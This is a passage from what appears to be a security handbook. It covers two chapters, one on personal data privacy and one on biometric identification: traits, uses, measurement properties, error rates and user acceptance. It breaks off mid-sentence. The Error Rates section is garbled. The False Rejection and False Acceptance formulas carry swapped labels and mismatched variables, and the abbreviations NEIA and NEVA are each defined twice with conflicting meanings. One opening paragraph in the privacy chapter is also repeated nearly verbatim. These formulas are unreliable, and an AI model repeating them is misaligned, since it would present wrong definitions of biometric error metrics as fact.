The fact that data is being sent, printed, recorded, and shared is not the real concern of privacy. The real concern is that some data has been implied, by social judgment, to be private, for sharing only by and with the approval of its owner. If a bank balance is U.S.$1240, that is an interesting fact. If it happens to be my account, that is private information. I have, by virtue of my agreement with the bank, given them the right to keep track of my balance and to provide it *to me* for the purpose of keeping me informed and maintaining a control point with which I can judge their accuracy. I did not give them permission to share that balance with other people indiscriminately, nor did I give them permission to use that balance even subtly to communicate my standing in relation to others (i.e., publish a list of account holders sorted by balance).

The focal points of the issue of privacy are twofold:

1. How is the data classified as private?
2. What can be done to preserve the owner's (my) expectations of privacy?

Neither of these are significantly more challenging than, for example, sending digital pictures and sound over a telephone line. Why has this subject caused such a stir in the technology community? This chapter sheds some light on this issue and then comes up with an organized approach to resolve the procedural challenges of maintaining data privacy.

EXHIBIT 5.1 Types of Private Data

1. Static data:
   a. Who we are:
      i. Bio-identity (fingerprints, race, gender, height, weight)
      ii. Financial identity (bank accounts, credit card numbers)
      iii. Legal identity (Social Security number, driver's license, birth certificate, passport)
      iv. Social identity (church, auto clubs, ethnicity)
   b. What we have:
      i. Property (buildings, automobiles, boats, etc.)
      ii. Non-real property (insurance policies, employee agreements)
2. Dynamic data:
   a. Transactions (financial, travel, activities)
   b. How we live (restaurants, sporting events)
   c. Where we are (toll cards, cell phone records)
3. Derived data:
   a. Financial behavior (market analysis):
      i. Trends and changes (month-to-month variance against baseline)
      ii. Perceived response to new offerings (match with experience)
   b. Social behavior (profiling):
      i. Behavior statistics (drug use, violations or law, family traits)

Rudiments of Privacy

One place to start examining this issue is with a key subset of the first point on classifying data as private: what, exactly, is the data we are talking about? Start with the obvious: private data includes those facts that I can recognize as belonging to me, and for which I have decided reveal more about myself or my behavior than I would care to reveal. This includes three types of data loosely included in the privacy concerns of information technology (IT). These three types of data shown in Exhibit 5.1 are: static, dynamic, and derived data.

Static Data

Static data is pretty easy to describe. It kind of sits there in front of us. It does not move. It does not change (very often). Information that describes who we are, significant property identifiers, and other tangible elements is generally static. This information can of course take any form. It can be entered into a computer by a keyboard; it can be handwritten on a piece of paper or on a form; it can be photographed or created as a result of using a biological interface such as a fingerprint pad, retina scanner, voice or facial image recorder, or pretty much any way that information can be retained. It does not need to describe an animate object. It can also identify something we have. Account numbers, birth certificates, passport numbers, and employee numbers are all concepts that can be recorded and would generally be considered static data.

In most instances, we get to control the initial creation of static data. Because we are the one identifying ourselves by name, account number, address, driver's license number, or by speaking into a voice recorder or having our retina or face scanned or photographed, we usually will know when a new record is being made of our static data. As we will see later, we need to be concerned about the privacy of this data under three conditions: when we participate in its creation, when it is copied from its original form to a duplicate form, and when it is covertly created (created without our knowledge) such as in secretly recorded conversations or hidden cameras.

Dynamic Data

Dynamic data is also easy to identify and describe, but somewhat more difficult to control. Records of transactions we initiate constitute the bulk of dynamic data. It is usually being created much more frequently than static data. Every charge card transaction, telephone call, and bank transaction adds to the collection of

dynamic data. Even when we drive on toll roads or watch television programs, information can be recorded without our doing anything special. These types of transactions are more difficult for us to control. We may know that a computerized recording of the event is being made, but we often do not know what that information contains, nor if it contains more information than we suspect. Take, for example, purchasing a pair of shoes. You walk into a shoe store, try on various styles and sizes, make your selection, pay for the shoes, and walk out with your purchase in hand. You may have the copy of your charge card transaction, and you know that somewhere in the store's data files, one pair of shoes has been removed from their inventory and the price you just paid has been added to their cash balance. But what else might have been recorded? Did the sales clerk, for example, record your approximate age or ethnic or racial profile, or make a judgment as to your income level. Did you have children with you? Were you wearing a wedding band? What other general observations were made about you when the shoes were purchased? These items are of great importance in helping the shoe store replenish its supply of shoes, determining if they have attracted the type of customer they intended to attract and analyzing whether they are, in general, serving a growing or shrinking segment of the population. Without even knowing it, some information that you may consider private may have been used *without your knowledge* simply by the act of buying a new pair of shoes.

Derived Data

Finally, derived data is created by analyzing groups of dynamic transactions over time to build a profile of your behavior. Your standard way of living out your day, week, and month may be known by others even better than you may know it yourself. For example, you may, without even planning it, have dinner at a restaurant 22 Thursdays during the year. The other six days of the week, you may only dine out eight times in total. If you and others in your area fall into a given pattern, the restaurant community may begin to offer "specials" on Tuesday, or raise their prices slightly on Thursdays to accommodate the increased demand. In this case, your behavior is being recorded and used by your transaction partners in ways you do not even know or approve of. If you use an electronic toll recorder, as has become popular in many U.S. states, do you know if they are also computing the time it took to enter and exit the highway, and consequently your average speed? Most often, this derived data is being collected without even a hint to us, and certainly without our expressed permission.

Preserving Privacy

One place to start examining this issue is with a key subset of the first point on classifying data as private: what, exactly, is the data we are talking about? Start with the obvious: private data includes those items that we believe belong to us exclusively and it is not necessary for us to receive the product or service we wish to receive. To examine privacy in the context of computer technology today, we need to examine the following four questions:

1. Who owns the private data?
2. Who is responsible for security and accuracy?
3. Who decides how it can be used?
4. Does the owner need to be told when it is used or compromised?

> You already have zero privacy. Get over it.
>
> **— Scott McNealy, Chairman, Sun Microsystems, 1999**

Start with the first question about ownership. Cyber-consumers love to get offers tailored to them. Over 63 percent of the buying public in the United States bought from direct mail in 1998. Companies invest heavily in personalizing their marketing approach because it works. So what makes it so successful? By allowing the seller to know some pretty personal data about your preferences, a trust relationship is implied. (Remember that word "trust"; it will surface later.) The "real deal" is this: vendors do not know about your interests because they are your friend and want to make you happy. They want to take your trust and put together something private that will result in their product winding up in your home or office. Plain and simple: economics. And what does this cost them? If they have their way, practically nothing. You have given up your own private

information that they have used to exploit your buying habits or personal preferences. Once you give up ownership, you have let the cat out of the bag. Now they have the opportunity to do whatever they want with it.

"Are there any controls?" That brings us to the second question. The most basic control is to ask you clearly whether you want to give up something you own. That design method of having you "opt in" to their data collection gives you the opportunity to look further into their privacy protection methods, a stated or implied process for sharing (or not sharing) your information with other organizations and how your private information is to be removed. By simply adding this verification of your agreement, 85 percent of surveyed consumers would approve of having their profile used for marketing. Not that they ask, but they will be responsible for protecting your privacy. You must do some work to verify that they can keep their promise, but at least you know they have accepted some responsibility (their privacy policy should tell you how much). Their very mission will ensure accuracy. No product vendor wants to build its sales campaign on inaccurate data — at least not a second time.

Who decides use? If done right, both you and the marketer can decide based on the policy. If you are not sure if they are going to misuse their data, you can test them. Use a nickname, or some identifying initial to track where your profile is being used. I once tested an online information service by using my full middle name instead of an initial. Lo and behold, I discovered that my "new" name ended up on over 30 different mailing lists, and it took me several months to be removed from most of them. Some still are using my name, despite my repeated attempts to stop the vendors from doing so. Your method for deciding who to trust (there is that word again) depends on your preferences and the genre of services and products you are interested in buying. Vendors also tend to reflect the preferences of their customers. Those who sell cheap, ultra-low-cost commodities have a different approach than those who sell big-ticket luxuries to a well-educated executive clientele. Be aware and recognize the risks. Special privacy concerns have been raised in three areas: data on children, medical information, and financial information (including credit/debit cards). Be especially aware if these categories of data are collected and hold the collector to a more stringent set of protection standards. You, the public, are the judge.

If your data is compromised, it is doubtful that the collector will know. This situation is unfortunate. Even if it is known, it could cost them their business. Now the question of ethics comes into play. I actually know of a company that had its customer credit card files "stolen" by hackers. Rather than notify the affected customers and potentially cause a mass exodus to other vendors, the company decided to keep quiet. That company may be only buying some time. It is a far greater mistake to know that a customer is at risk and not inform them that they should check their records carefully than it is to have missed a technical component and, as a result, their system was compromised. The bottom line is that *you* are expected to report errors, inconsistencies, and suspected privacy violations to them. If you do, you have a right to expect immediate correction.

Where Is the Data to Be Protected?

Much ado has been made about the encryption of data while connected to the Internet. This is a concern; but to be really responsive to privacy directives, more than transmitting encrypted data is required. For a real privacy policy to be developed, the data must be protected when it is:

- Captured
- Transmitted
- Stored
- Processed
- Archived

That means more than using SSL or sending data over a VPN. It also goes beyond strong authentication using biometrics or public/private keys. It means developing a privacy architecture that protects data when it is sent, even internally; while stored in databases, with access isolated from those who can see other data in the same database; and while it is being stored in program work areas. All these issues can be solved with technology and should be discussed with the appropriate network, systems development, or data center managers. Despite all best efforts to make technology respond to the issues of privacy, the most effective use of resources and effort is in developing work habits that facilitate data privacy protection.

Good Work Habits

Privacy does not just happen. Everyone has certain responsibilities when it comes to protecting the privacy of one's own data or the data that belongs to others. In some cases, the technology exists to make that responsibility easier to carry out.

Vendor innovations continue to make this technology more responsive, for both data "handlers" and data "owners." For the owners, smart cards carry a record of personal activity that never leaves the wallet-sized token itself. For example, smart cards can be used to record selection of services (video, phone, etc.) without divulging preferences. They can maintain complex medical information (e.g., health, drug interactions) and can store technical information in the form of x-rays, nuclear exposure time (for those working in the nuclear industry), and tanning time (for those who do not).

For the handlers, smart cards can record electronic courier activities when data is moved from one place to another. They can enforce protection of secret data and provide proper authentication, either using a biometric such as a fingerprint or a traditional personal identification number (PIN). There are even cards that can scan a person's facial image and compare it to a digitized photo stored on the card. They are valuable in providing a digital signature that does not reside on one's office PC, subject to theft or compromise by office procedures that are less than effective.

In addition to technology, privacy can be afforded through diligent use of traditional data protection methods. Policies can develop into habits that force employees to understand the sensitivity of what they have access to on their desktops and personal storage areas. Common behavior such as protecting one's territory before leaving that area and when returning to one's area is as important as protecting privacy while in one's area.

Stories about privacy, the compromise of personal data, and the legislation (both U.S. and international) being enacted or drafted are appearing daily. Some are redundant and some are downright scary. One's mission is to avoid becoming one of those stories.

Recommendations

For all 21st-century organizations (and all people who work in those organizations), a privacy policy is a must and adherence to it is expected. Here are several closing tips:

1. If your organization has a privacy coordinator (or chief privacy officer), contact that person or a compliance person if you have questions. Keep their numbers handy.
2. Be aware of the world around you. Monitor national and international developments, as well as all local laws.
3. Be proactive; anticipate privacy issues before they become a crisis.
4. Much money can be made or lost by being ahead of the demands for privacy or being victimized by those who capitalize on your shortcomings.
5. Preserve your reputation and that of your organization. As with all bad news, violations of privacy will spread like wildfire. Everyone is best served by collective attention to maintaining an atmosphere of respect for the data being handled.
6. Communicate privacy throughout all areas of your organization.
7. Imbed privacy in existing processes — even older legacy applications.
8. Provide notification and allow your customers/clients/constituents to opt out or opt in.
9. Conduct audits and consumer inquiries.
10. Create a positive personalization image of what you are doing (how does this *really* benefit the data owner).
11. Use your excellent privacy policies and behavior as a competitive edge.

Enhancing Security through Biometric Technology

Introduction
Biometrics Basics
How Does Biometrics Work?
Biometric Traits
Common Uses for Biometrics
Biometric Measurement Factors
Characteristic Properties • Measurement Properties
Biometric Measurement
Measurement Characteristics • Error-Producing Factors • Error Rates
Implementation Issues
Biometric Technologies
Fingerprints • Eye Scanning • Vein Patterns • Facial Recognition • DNA Matching • Hand Geometry • Voice and Speech Recognition • Signature Analysis • Keystroke Dynamics • Combining Technologies
Biometric Standards
Conclusion

Stephen D. Fried

Introduction

The U.S. Immigration and Naturalization Service has begun a program that will allow frequent travelers to the United States to bypass the personal interview and inspection process at selected major airports, by taking electronic readings of the visitor's hand to positively identify the traveler. A similar system is in use at the U.S./Canada border that uses fingerprints and voice recognition to identify people crossing the border.

In 1991, Los Angeles County installed a system that uses fingerprint identification to reduce fraudulent and duplicate claims in the county's welfare system. The county saved more than $5 million in the first six months of use.

Casinos from Las Vegas to Atlantic City use face recognition systems to spot gambling cheats, card counters, and criminals in an attempt to reduce losses and protect their licenses.

All these systems have one thing in common: they all use *biometrics* to provide for enhanced security of people, locations, or financial interests. Biometrics is becoming one of the fastest growing segments of the security field and has gained a great deal of popularity both in the popular press and within the security profession. The use of biometrics—how it works, how it is used, and how effective it can be—is the subject of this chapter.

Biometrics Basics

From its Greek origins, the term "biometrics" literally means "the measurement of life." In more practical usage, biometrics is the science of measuring and analyzing biological information. The use of biometrics involves taking the measurements of various aspects of living (typically human) beings, making analytical judgments on those measurements, and taking appropriate action based on those judgments. Most typically, those judgments help to accurately identify the subject of the measurement. For example, law enforcement officials use the biometric of fingerprints to identify criminals. If the fingerprints of a suspect correspond to the collected at a crime scene, the suspect may be held for further questioning. If the fingerprints do not, the suspect may be set free. In another example, security cameras can scan the faces in the crowd at a football stadium, then match the scanned images against a database of individuals known to be associated with terrorism. If one of the faces in the crowd matches a face in the database, police can take action to take that person into custody. Such a system was used at the 2001 Super Bowl in Tampa Bay, Florida. The system identified 19 individuals in the crowd with criminal records.

Security professionals already have a wide variety of identification and authentication options available to them, including ID badges, passwords, PINs, and smart cards. So why is biometrics different, and why is it considered by many to be the "best" method for accurate identification and authentication? The answer comes from the nature of identification and authentication. Both these processes are based on the concept of *uniqueness*. They assume that there is some unique aspect to an individual that can be isolated and used to positively identify that individual. However, current forms of identification and authentication all suffer from the same fallacy: the "unique" property they measure is artificially attached to the individual. User IDs and passwords are assigned to users and must be remembered by the user. ID badges or tokens are given to users who must then carry them in their possession. Certificate forms of authentication, such as driver's licenses, passports, or X.509 public key certificates are assigned to a person by some authority that attests to the matching between the name on the certificate and the picture or public key the certificate contains. None of these infallibly identify or authenticate the named individual. They can all be fooled or "spoofed" in some form or another.

Biometrics approaches the uniqueness problem in a different way. Instead of artificially attaching some type of uniqueness to the subject, the uniqueness is determined through an intrinsic quality that the subject already possesses. Characteristics such as fingerprints, retina patterns, hand geometry, and DNA are something almost all people already possess and are all naturally unique. It is also something that is with the person at all times and thus available whenever needed. A user cannot forget his finger or leave his voice at home. Biometric traits also have an intrinsic strength in their uniqueness. A person cannot choose a weak biometric in the same way he can choose a weak password or PIN. For very high-security applications, or situations where an extremely high assurance level for identification or authentication is required, this built-in uniqueness gives biometrics the edge it needs over its traditional identification and authentication counterparts.

How Does Biometrics Work?

Although the physiology behind biometrics is quite complex, the process of using biometric measurements in an application is relatively simple. The first step is to determine the specific biometric *characteristic* that must be measured. This is more a function of practicality, personal preference, and user

attitude than a strict technology question. The different factors that go into selecting an appropriate biometric measurement are discussed later in this chapter.

Once the specific characteristic to be measured has been determined, a reading of that biometric is taken through some mechanical or technical means. The specific means will be based on the biometric characteristic selected, but biometric readings are generally taken by either (1) photographing or scanning an image of the characteristic, or (2) measuring the characteristic's life signs within the subject. Once the reading is taken, it needs to be modified into a form that makes further comparison easier. Storing the entire scanned or read image for thousands of people would take up large amounts of storage space, and using the whole image for comparison is inefficient. In reality, only a small portion of the entire image contains significant information that is needed for accurate comparison. These significant bits are called *match points*. By identifying and gathering only the match points, biometric measurements can be made accurately and data storage requirements can be significantly reduced.

The match points are collected into a standard format called a *template*. The template is used for further comparison with other templates stored in the system or collected from users. Templates are stored for later retrieval and comparison in whatever data storage system the biometric application is using. Later, when a user needs to be identified or authenticated, another biometric reading is taken of the subject. The template is extracted from this new scan and compared with one or more templates stored in the database. The existence or absence of a matching template will trigger an appropriate response by the system.

Biometric Traits

All biometric systems are based on one of three different types of human traits. *Genotypic* traits are those that are defined by the genetic makeup of the individual. Examples of genotypic traits are facial geometry, hand geometry, and DNA patterns. It is interesting to note that genotypic traits found between identical twins or clones are very similar and often difficult to use as a distinguishing characteristic to tell the two apart.

Randotypic traits are those traits that are formed early in the development of the embryo. Many of the body features that humans possess take on certain patterns during this stage of development, and those patterns are distributed randomly throughout the entire population. This makes duplication highly improbable and, in some cases, impossible. Examples of randotypic traits are fingerprints, iris patterns, and hand-vein patterns.

Behavioral traits are those aspects of a person that are developed through training or repeated learning. As humans develop, they learn certain modes of behavior that they carry throughout their lives. Interestingly, behavioral traits are the one type of biometric trait that can be altered by a person through re-training or behavior modification. Examples of behavioral traits include signature dynamics and keyboard typing patterns.

Common Uses for Biometrics

The science and application of biometrics has found a variety of uses for both security and non-security purposes. *Authentication* of individuals is one of the most popular uses. For example, hand scanners can be used to authenticate people who try to access a high-security building. The biometric reading taken of the subject is then compared against the single record belonging to that individual in the database. When used in this form, biometric authentication is often referred to as *positive matching* or *one-to-one matching*.

Very often, all that is needed is basic *identification* of a particular subject out of a large number of possible subjects. Police in the London borough of Newham use a system of 140 cameras mounted throughout the borough to scan the faces of people passing through the district. Those faces are compared against a database of known criminals to see if any of them are wandering around Newham's

streets. In this particular use, the biometric system is performing *negative matching* or *one-to-many matching*. Unlike the single-record lookup used in positive matching, each sample face scanned by the Newham cameras is compared against all the records in the police database looking for a possible match. In effect, the system is trying to show that a particular face is not in the database (and, presumably, not an identified criminal).

Fraud prevention is another common use for biometrics. When a user goes through biometric authentication to access a system, that user's identity is then associated with every event, activity, and transaction that the user performs. If a fraudulent transaction is discovered or the system becomes the subject of an investigation or audit, an audit trail of that user's actions can be produced, confirming or refuting their involvement in the illicit activity. If the personnel using the system are made aware of the ID tagging and audit trails, the use of biometrics can actually serve as a deterrent to prevent fraud and abuse.

Biometrics can also be used as a basic *access control* mechanism to restrict access to a high-security area by forcing the identification of individuals before they are allowed to pass. Biometrics is generally used for identification only in a physical security access control role. In other access control applications, biometrics is used as an authentication mechanism. For example, users might be required to biometrically authenticate themselves before they are allowed to view or modify classified or proprietary information. Normally, even in physical access control, it is not efficient to search the database for a match when the person can identify himself (by stating his name or presenting some physical credential) and have the system quickly perform positive matching.

A less security-oriented use of biometrics is to improve an organization's *customer service*. A supermarket can use facial recognition to identify customers at the checkout line. Once customers are identified, they can be given the appropriate "frequent-shopper" discounts, have their credit cards automatically charged, and have their shopping patterns analyzed to offer them more personally targeted sales and specials in the future—all without the customer needing to show a Shopper's Club card or swipe a credit card. Setting aside the privacy aspect of this type of use (for now), this personalized customer service application can be very desirable for consumer-oriented companies in highly competitive markets.

Biometric Measurement Factors

As with any process involving measurement, mechanical reproduction, and analysis, here there are many factors that contribute to the success or failure of the process. All of these factors fall into two general categories: *properties of the characteristics measured* and *properties of the measurement process*.

Characteristic Properties

The most important requirement for determining if a particular characteristic is suitable for biometric measurement is *uniqueness*. The specific characteristic must be measurably unique for each individual in the subject population. As a corollary, the characteristic must be able to produce comparison points that are unique to the particular individual being measured. This uniqueness property is essential, as two people possessing identical characteristics may be able to fool the measurement system into believing one is the other.

The characteristic must also be *universal*, existing in all individuals in the population being measured. This may sound easy at first, because everyone has fingerprints, everyone has DNA, and everyone has a voice. Or do they? When establishing a biometric measurement system, security practitioners need to account for the fact that there will be some part of the measured population that does not have a particular characteristic. For example, people lose fingers to accidents and illness and some people cannot speak. For these people, fingerprint analysis or voice recognition will not work as a valid biometric mechanism. If the number of people in a particular population lacking these qualities is very small,

alternate procedures can be set up to handle these cases. If the number is relatively large, an alternative biometric method, or even an altogether different security mechanism, should be considered.

When considering a particular biometric with respect to universality, the security practitioner must also take cultural considerations into account. A measurement system tuned to a specific target population may not perform well with other racial, ethnic, or gender groups. For example, suppose a company uses a voice recognition system that requires users to speak several standard words in order to get an accurate voiceprint. If the system is tuned to clearly understand words spoken by New Yorkers (where the system is used), an employee with a deep southern U.S. accent transferring into the area might have difficulty being recognized when speaking the standard words. Likewise, some cultures have customs regarding the touching of objects and health concerns regarding the shared use of the same device (like a hand scanner or a fingerprint reader). When setting up a biometric system that requires the user to touch or physically interact with the reading device, these types of considerations need to be addressed.

Another important property for a biometric characteristic is *permanence*. The characteristic must be a permanent part of the individual and the individual must not be able to remove or alter the characteristic without causing grave personal harm or danger. This permanence property also applies over time. The characteristic must not change significantly over time or it will make any pattern matching inaccurate. This aspect has several interesting ramifications. For example, the physiology of young children changes quite rapidly during their growing years, so voice or facial characteristics measured when they are young may be invalid just a few years later. Likewise, elderly people who have their physical characteristics damaged through surgery or accidental injury may take an unusually long time to heal, again rendering any physical measurements inaccurate, at least for a time. Pregnancy causes a woman's blood vessels in the back of the eye to change, thereby requiring re-enrollment if retinal scanning is being used. Finally, handwritten signature patterns change over time as people age, or in relation to the number of documents they need to sign on a regular basis. These situations will lead to a higher number of false rejections on the part of the biometric system. To avoid these types of problems it may be advantageous to periodically reestablish a baseline measurement for each individual in the system.

In addition to permanence, the characteristic must be *unalterable*. It should be impossible for a person to change the characteristic without causing an error condition in the biometric system or presenting harm or risk to the subject. For example, it is impossible to change a person's DNA. And while it is theoretically possible to give someone new fingerprints (through skin grafts or digit transplant), most people would consider that too extreme and dangerous to be considered a strong threat for most applications.

It is important that the characteristic has the *ability to be captured or otherwise recognized* by some type of recording device. The characteristic must be measurable by a standard (perhaps specialized) input device that can convert that characteristic (and its match points) to a form that is readable and understandable by human or technical means.

The final important property of any biometric characteristic is that it *can be authenticated*. The characteristic for an individual must be able to be matched against similar characteristics found in other subjects and a definitive positive or negative match must be able to be made based on the measurement and match points presented.

Measurement Properties

The previous section dealt with properties of the various biological characteristics used in biometrics. However, a large part of the success or failure of a biometric system lies in the measurement and analysis process. One of the most important aspects of the process is *accuracy*. As with any monitoring or surveillance system, it is critically important that the biometric system takes accurate measurements and creates an accurate representation of the characteristic in question. Likewise, the template that the system produces from the measurement must accurately depict the characteristic in question and allow the system to perform accurate comparisons with other templates.

The system's ability to produce templates and use these templates in a later evaluation must be *consistent over time*. The measurement process must be able to accurately measure and evaluate the characteristic over an indefinite (although not necessarily infinite) period of time. For example, if an employee enrolls in a face-scanning system on the first day of work, that scanning system should be able to accurately verify that employee throughout the entire length of employment (even accounting for aging, growth or removal of facial hair, and the occasional broken nose).

Because biometric systems are based on examinations of human characteristics, it is important that the system *verify the source of the characteristic*, as opposed to simply checking the characteristic's features or match points. For example, if the system is measuring facial geometry, can holding a picture of the subject's face up to the camera fool it into believing the image is from a real person? If a fingerprint system is used, does the system check to see if the finger is attached to a living person? (This is not as far-fetched as one may think!) Checking for traits like body heat, blood flow, movement, and vocal intonation can help the system distinguish between the real article and a mechanical reproduction.

Finally, the measurement system should work to reduce the influence of *environmental factors* that may play into the accuracy of the biometric readings. An example of this would be the accurate placement of face scanners so that sunlight or glare does not affect the cameras. Fingerprint systems should employ mechanisms to ensure the print reader does not become smudged or laden with dirt, thus affecting its ability to take accurate measurements. The accuracy of a voice matching system might be compromised if it is operated in a crowded or noisy public environment. All these factors work against a successful biometric operation, and all should be considered and dealt with early in the planning phases.

Biometric Measurement

Although the science and technology behind biometrics has improved greatly in recent years, it is not foolproof. Absolute, 100-percent error-free accuracy of the measurements taken by biometric devices, and of the comparisons made between biometric characteristics, is neither realistic nor to be expected. Therefore, implementers of a biometric system need to understand the limitations of the technology and take the appropriate steps to mitigate any possible error-causing conditions. Biometric systems, like all security systems, must be "tuned" based on the particular needs of the installation and must account for real-world variations in use and operating environment.

Measurement Characteristics

The process of comparing biometric templates to determine if they are similar (and how far that similarity extends) is called *matching*. The matching process results in a *score* that indicates how well (or how poorly) the presented template compares against a template found in the database. For every biometric system there is a particular *threshold* that must be met for the system to issue a "pass" result. If the score produced for that match falls above the threshold, the template is accepted. If the score falls below the threshold, the template is rejected. The threshold value is typically set by the system's administrators or operators and is tunable, depending on the degree of sensitivity the operator desires.

Ironically, the template produced by a user during normal system use and the template stored in the system for that user should rarely result in a completely identical match. There is always some degree of change (however small) between user "sessions" in biometric systems, and that degree of change should be accounted for in the system's overall threshold tuning. The detection of a completely identical match between a presented template and a stored template (e.g., if an intruder obtains a digitized copy of the reader output and subsequently bypasses the reader by feeding the copy into the matching process) may be an indication of tampering or the use of mechanically reproduced biometric characteristics.

Error-Producing Factors

The process of initially measuring a person's characteristics, creating a template, and storing that template in a system is called *enrollment*. During the enrollment process, the system "learns" the biometric characteristic of the subject. This learning process may involve taking several readings of the characteristic under different conditions. As the system gets more experience with the subject, it learns the various ways that the characteristic can be presented and refines the template stored for that user. It then uses that information during actual operation to account for variations in the way the characteristic is presented.

The performance of the enrollment process can have a large impact on the overall accuracy of the system. It is vitally important that enrollment take place not only under ideal conditions (e.g., in a quiet room with good lighting), but also perhaps under less than optimal conditions (e.g., with added background noise or subdued lighting). A well-performed enrollment increases the accuracy of the comparisons made by the system during normal use and will greatly reduce the likelihood of inaccurate readings. If errors are introduced into the enrollment process, they can lead to errors in verifying the user during later system operation or, in extreme conditions, allow for an imposter to be accepted by the system.

Not all the errors introduced into a biometric system are due to mechanical failures or technical glitches. The users of the systems themselves cause many of the problems encountered by biometric systems. Humans are able to easily adapt to new and different situations and learn new modes of behavior much more easily than machines. How a biometric system handles that change will play an important part in its overall effectiveness.

For example, when a biometric system is first put into operation, users might be unsure of how to accurately present their characteristic to the system. How should they hold their head in order to get an accurate eye scan? How do they place their fingers on the reader so an accurate fingerprint reading can be taken? This initial inexperience (and possible discomfort) with the system can lead to a large number of inaccurate readings, along with frustration among the user population. The natural reaction on the part of users will be to blame the system for the inaccuracies when, in fact, it is the user who is making the process more difficult.

As time passes and users become more familiar with the system, they will become conditioned to presenting their information in a way that leads to more accurate measurements. This conditioning will occur naturally and subconsciously as they learn how to "present" themselves for measurement. In effect, the users learn how to be read by the system. This has the effect of speeding up the throughput rate of the system and causing fewer false readings.

User behavior and physiology play a part in the process as well. As humans move through their days, weeks, and months, they experience regular cycles in their physiology and psychology. Some people are more alert and attentive early in the day and show visible signs of fatigue as the day progresses. Others do not reach their physical peak until midday or even the evening. Seasonal changes cause associated physiological changes in some people, and studies have shown that many people grow depressed during the winter months due to the shorter days. Fatigue or stress can also alter a person's physiological makeup. These cyclical changes can potentially affect any biometric reading that may take place.

The *importance of a transaction* also affects user behavior and attitude toward having biometric readings taken. People are much more willing to submit to biometric sampling for more important, critical, sensitive, or valuable transactions. Even nontechnical examples show this to be true. The average person will take more time and care signing a $100,000 check than a $10 check.

Error Rates

With any biometric system there are statistical error rates that affect the overall accuracy of the system. The *False Rejection Rate* (FRR) is the rate at which legitimate system users are rejected and categorized as

invalid users. False rejection is also known as a *Type I Error* or a *False Negative*. The general formula for calculating the False Rejection Rate is:

$$\text{False Rejection Rate} = \text{NFR/NEIA} \quad \text{(for identification systems)}$$

or

$$\text{False Acceptance Rate} = \text{NFR/NEVA} \quad \text{(for authentication systems)}$$

where:

NFR = Number of false rejections
NEIA = Number of enrollee identification attempts
NEVA = Number of enrollee verification attempts

The *False Acceptance Rate* (FAR) is the rate at which nonlegitimate users are accepted by the system as legitimate and categorized as valid users. False acceptance is also known as a *Type II Error* or a *False Positive*. The general formula for calculating the False Acceptance Rate is:

$$\text{False Acceptance Rate} = \text{NFR/NEVA} \quad \text{(for authentication systems)}$$

or

$$\text{False Rejection Rate} = \text{NFA/NIVA} \quad \text{(for authentication systems)}$$

where:

NFA = Number of false acceptances
NEIA = Number of imposter identification attempts
NEVA = Number of imposter verification attempts

The final statistic that should be known about any biometric system is the *Crossover Error Rate* (CER), also known as the *Equal Error Rate* (EER). This is the point where the False Rejection Rate and the False Acceptance Rate are equal over the size of the population. That is, the system is tuned such that the rate of false negatives and the rate of false positives produced by the system are approximately equal. Ideally, the goal is to tune the system to get the Crossover Error Rate as low as possible so as to produce both the fewest false negatives and false positives. However, there are no absolute rules on how to do this, and changes made to the sensitivity of the system affect both factors. Tuning the system for stricter identification in an attempt to reduce false positives will lead to more false negatives, as questionable measurements taken by the system will lean toward rejection rather than acceptance. Likewise, if you tune the system to be more accepting of questionable readings (e.g., in an effort to improve customer service), you increase the likelihood of more false positive readings.

Finally, for every biometric system there is a *Failure To Enroll* rate, or FTE. The FTE is the probability that a given user will be unable to enroll in the system. This can be due to errors in the system or because the user's biometric characteristic is not unique enough or is difficult to measure. Users who are unable to provide biometric data (e.g., amputees or those unable to speak) are generally not counted in a system's FTE rate.

Implementation Issues

Like any other automated system that employs highly technological methods, the technology used in biometric systems only plays one part in the overall effectiveness of that system. The other equally important piece is how that technology is implemented in the system and how the users interact with the technology. State-of-the-art technology is of little use if it is implemented poorly or if the users of the system are resistant (or even hostile) to its use.

One important factor is the relative *autonomy of the users* of a biometric system. This refers to the ability of the users to resist or refuse to participate in a system that uses biometric identification. Generally, company employees (or those bound by contractual obligation) can be persuaded or coerced into using the system as a condition of their employment or contract. Although they may resist or protest, they have little recourse or alternative. On the other hand, members of the general public have the ability to opt out of participation in a biometric system that they feel is intrusive or infringes too much on their personal privacy. Each of these users has the power make a "risk-versus-gain" decision and decide whether or not to participate in the system.

Some users will resist using a biometric system that they feel is too *physically intrusive on their person*. Some biometric technologies (e.g., retina scans or fingerprint readings) are more physically imposing on users. Other technologies, such as voice recognition or facial recognition, are more socially acceptable because they impose less of a personal proximity risk and do not require the user to physically touch anything. As previously stated, cultural aspects pertaining to personal touch or capturing of personal images also play an important part in the issue of intrusiveness. In general, the more physically intrusive a particular biometric technology is, the more users will resist its use and it may also produce higher error rates because uncomfortable users will not become as conditioned to properly presenting themselves for measurement.

The *perception of the user* as to *how the system is being used* also plays an important part in the system's effectiveness. Users want to understand the motivation behind its use. Is the system owner looking to catch "bad guys"? If this is the case, users may feel like they are all potential suspects in the owner's eyes and will not look kindly upon this attempt to "catch" one of them. On the other hand, if the system is being used (and advertised) as a way to protect the people using the system and to prevent unauthorized personnel from entering the premises and harming innocent people, that use may be more readily acceptable to the user population and alter their attitudes toward its use.

Particular technologies themselves might be at issue with users. The use of fingerprints has most often been associated with criminal behavior. Even if a system owner implements a fingerprint scanning system for completely benign purposes, the users of that system may feel as if they are being treated like criminals and resist its use. *Ease of use* is always a factor in the proper operation of a biometric system. Is enrollment performed quickly and does it require minimal effort? Are special procedures needed to perform the biometric measurement, or can the measurements be taken while the user is performing some other activity? How long do users have to wait after taking the measurements to learn if they have passed or failed the process? Proper end-user operational and ergonomic planning can go a long way toward ensuring lower error rates and higher user satisfaction.

In these days of heightened awareness concerning privacy and the security of personal information, it is no wonder that many potential system implementers and users alike have *concerns over the privacy aspects* of the use of biometrics. With most other identification methods, the system gathers information about the person in question, such as name, identification number, height, weight, age, etc. With biometric applications, however, the system maintains information of the person in question, such as fingerprint patterns or voice patterns. This type of information is truly "personal" in the most literal sense, and many users are uncomfortable sharing that level of personal detail. More than any other technology, biometrics has the ability to capture and record some of the most essentially private information a person possesses.

Many are also concerned with the storage of their personal information. Where will it be stored, how will it be used, and (most importantly) who will have access to it? In effect, the biometric system is storing the very essence of the individual, a characteristic that can uniquely identify that person. If unauthorized individuals were to get hold of that information, they could use it to their advantage or to the victim's detriment. The loss or compromise of stored biometric information presents an opportunity for the truest form of identity theft.

For example, suppose "Joe Badguy" was able to get hold of a user's template used for fingerprint identification. He may be able to use that template to masquerade as that user to the system, or perhaps feed that template into another system to gain access elsewhere. He may even alter the template for a

